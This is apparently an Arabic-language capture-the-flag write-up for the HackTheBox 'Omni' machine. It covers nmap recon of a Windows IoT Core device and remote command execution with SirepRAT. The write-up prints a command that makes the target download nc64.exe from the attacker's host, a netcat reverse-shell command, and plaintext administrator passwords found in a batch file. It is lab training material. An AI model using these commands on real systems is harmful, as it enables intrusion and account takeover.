Created by fasto

My profile : https://www.hackthebox.eu/home/users/profile/25589


Sammmry:

بعد جمع المعلومات نجد ان الماشين iot سيرفرنقوم بالبحث في جوجل نجد rce نقوم
ياستفلالها ب sirepart للحصول على shell بعد من نخلاله نجد كلمات سر نقوم
باستعماله للحصول على user.txt وصلاحيات administrator عبر windows
device portal

1 Recon

1.1 Nmap

نبدا بفحص البورتات باستخدام nmap




```
fasto@fasto-WRT-WX9:/tmp/Omni$ nmap -A 10.10.10.204

Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-26 20:47 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.33 seconds
fasto@fasto-WRT-WX9:/tmp/Omni$ nmap -A 10.10.10.204 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-26 20:48 CET
Nmap scan report for 10.10.10.204
Host is up (0.37s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
8080/tcp open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.95 seconds
fasto@fasto-WRT-WX9:/tmp/Omni$
```


نجد بورت 80 مفتوح

1.2 Port 80

نقوم بتصفح port



10.10.10.204:8080



Authentication Required - Mozilla Firefox


http://10.10.10.204:8080 is requesting your username and password. The site says: "Windows Device Portal"

User Name:

Password:

عند فتح السيرفر نلاحظ windows divice portal نبحث عنها في جوجل نجد انها عبارة عنiot server

ونجد انها مصابة ب rce


File Edit View History Bookmarks Tools Help
10.10.10.204:8080/
Windows Device Portal exploi
https://www.google.com/search?channel=fs&client=ubuntu&q=Windov
Google
Tous
Vidéos
Images
Actualités
Maps
Plus
Paramètres
Outils

Windows Device Portal exploit

Environ 3 850 000 résultats (0,46 secondes)

github.com › SafeBreach-Labs › Sir... ▾ Traduire cette page
SafeBreach-Labs/SirepRAT: Remote Command ... - GitHub
Remote Command Execution as SYSTEM on **Windows** IoT Core ... The method is **exploiting** the Sirep Test Service that's built in and running on the official ... HLK setup one may build in order to perform driver/hardware tests on the IoT **device**.
Pull requests 0 · Actions · SafeBreach-Labs/SirepRAT

www.zdnet.com › article › new-expl... ▾ Traduire cette page
New exploit lets attackers take control of Windows IoT Core ...
2 mars 2019 — "This **exploit** works on cable-connected **Windows** IoT Core **devices**, running **Microsoft's** official stock image," Azouri said in a research paper ...


2 sireprat

نحمل sireprat.py من هنا :

https://github.com/SafeBreach-Labs/SirepRAT

نقوم بتحميل netcat على جهازنا ونشغل Python server

```
Python  -m SimpleHTTPServe 80
```




```
fasto@fasto-WRT-WX9:/tmp/Omni$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

نقوم برفع nc.exe على server


```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-Webrequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.212:8000/nc64.exe" --v
```

نقوم يالاستغلال لاستخدام الامر التالي

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e cmd 10.10.14.212 1234" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```


Applications
lun, ott 26 20:59
fr
SirepRAT : python — Konsole
File Edit View Bookmarks Settings Help

```
fasto@fasto-WRT-WX9:/tmp/Omni$ git clone https://github.com/SafeBreach-Labs/SirepRAT
Cloning into 'SirepRAT'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 82 (delta 8), reused 9 (delta 4), pack-reused 61
Unpacking objects: 100% (82/82), done.
fasto@fasto-WRT-WX9:/tmp/Omni$ cd SirepRAT/
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ ls
common  docs  models  payloads  README.md  requirements.txt  SirepRAT.py
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s "/c powershell Invoke-Webrequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.212:8000/nc64.exe" --v
```


Applications
lun, ott 26 21:00
fr
SirepRAT : bash – Konsole
SirepRAT : nc – Konsole
File Edit View Bookmarks Settings Help
File Edit View Bookmarks Settings Help

```
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ python SirepRAT.py 10.10.10.204 Laun
chCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --ar
gs "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e cmd 10.10.1
4.212 1234" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ ~
```

```
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ nc -lnvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.10.204 49732 received!
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>
```

3 user


3.1 creeds

بعد عملية البحث داخل السيرفر نجد كلمات سر في المسار

c:\Program Files\WindowsPowershell\Modules\PackageManagement

في ملف


r.bat




```
c:\Program Files\WindowsPowerShell\Modules\PackageManagement>dir /a
dir /a
 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of c:\Program Files\WindowsPowerShell\Modules\PackageManagement

08/21/2020  12:56 PM    <DIR>          .
08/21/2020  12:56 PM    <DIR>          ..
10/26/2018  11:37 PM    <DIR>          1.0.0.1
08/21/2020  12:56 PM               247 r.bat
               1 File(s)            247 bytes
               3 Dir(s)     570,871,808 bytes free

c:\Program Files\WindowsPowerShell\Modules\PackageManagement>type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administra

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
c:\Program Files\WindowsPowerShell\Modules\PackageManagement>
```

نستخدم هذه المعطيات لدخول الى

http://10.10.10.204/8080



10.10.10.204:8080



